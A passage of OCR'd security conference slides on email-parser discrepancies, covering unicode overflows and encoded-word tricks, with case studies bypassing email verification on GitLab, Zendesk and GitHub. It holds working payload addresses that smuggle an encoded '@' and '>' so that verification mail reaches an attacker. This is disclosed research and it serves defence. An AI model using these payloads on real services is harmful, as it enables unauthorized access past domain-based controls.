xample.com`

↓

Results in email to: `collab@psres.net`

DEF CON Bonus slide:More surprising email parsing



`collab%psres.net@[127.0.0.1]`

↓

Results in email to: `collab@psres.net`


Unicode overflows

How unicode overflows work

PHP chr() function generates characters 0x00-0x100/0-255

```
while($bytevalue < 0) {
    $bytevalue += 256;
}
$bytevalue %= 256;
```

Generating an unicode overflow



256 in decimal

```
String.fromCodePoint ( 0x100 + 0x40 )
```

Character to generate
(@ symbol)

Real world unicode overflows

Unicode overflow backslash

↓


`"Ŝcollab"@psres.net`

Results in email to: `"\collab"@psres.net`

Takeaway: Smuggle characters using unicode overflows to bypass validation

Encoded-word

How encoded-word works



Start of encoded-word

Type of encoding

Hex encoded ABC

```
=?utf-8?q?=41=42=43?=COLLAB@psres.net
```

Charset

Separators

End of encoded-word

Results in email to: **ABCCOLLAB@psres.net**

Probing for encoded-word

```
?iso-8859-1?q?=61=62=63?=collab@psres.net
```


Results in email to: abc collab@psres.net

```
=?utf-8?q?=61=62=63?=collab@psres.net
```

Results in email to: abc collab@psres.net

Encoded-word case studies

Exploiting Gitlab Enterprise servers with encoded spaces



Charset

Encoded @

Underscore acts as a space

```
=?x?q?collab=40psres.net_?=bar@example.com
```

Results in email to: `collab@psres.net`


Impact: Gain unauthorized access to Gitlab Enterprise servers

- Verify emails you don't control
- Access domain protected Gitlab Enterprise servers
- Bypass domain-based access control

SMTP conversation recap

```
...
250 OK
RCPT TO:<foo@example.com>
250 OK
...
```

Exploiting Gitlab IdP email verification



Encoded @

Encoded >

Ignored

```
=?x?q?collab =40 psres.net =3e =20 ?= foo@example.com
```


iso-8859-1

Encoded space

Results in email to: `collab@psres.net`

Impact: Bypass domain-based access controls

- Verify emails you don't control
- Bypass domain-based access control that use Gitlab as an iDP



Email addresses

Control emails linked to your account

Linked emails 3


mc2yn97hjlwqaqbrjjx5apa6lxrofj38@oastify.com Verified

- Primary email
  Used for avatar detection. You can change it in your profile settings.
- Commit email
  Used for web based operations, such as edits and merges.
- Default notification email
  Used for account notifications if a group-specific email address is not set.

=?iso-8859-1?q?z22bdmxu9ym303149wni020jbah15zto=40oastify.com=3e=20?=x@microsoft.com Verified

=?iso-8859-1?q?i0jub5vd7hkmymzn7fl1yly29tfk3gr5=40oastify.com=3e=20?=x@gitlab.com Verified

Exploiting Zendesk email verification



Encoded @

Encoded quote

Quoted local-part

Encoded > & null

```
"=?x?q?collab=22=40psres.net=3e=00==3c22x?="@example.com
```

Quoted local-part


Encoded < & quote

Results in email to: `collab@psres.net`

Impact: Gain access to email domain protected support centres

- Verify email addresses from domains you don't control
- Bypass email domain validation on Zendesk
- Access email domain protected support centres

Exploiting Github IdP email verification



Encoded @

Encoded >

Ignored

```
=?x?q?collab=40psres.net=3e=00?=foo@example.com
```

Encoded null


Results in email to: `collab@psres.net`

Verified Github emails

```
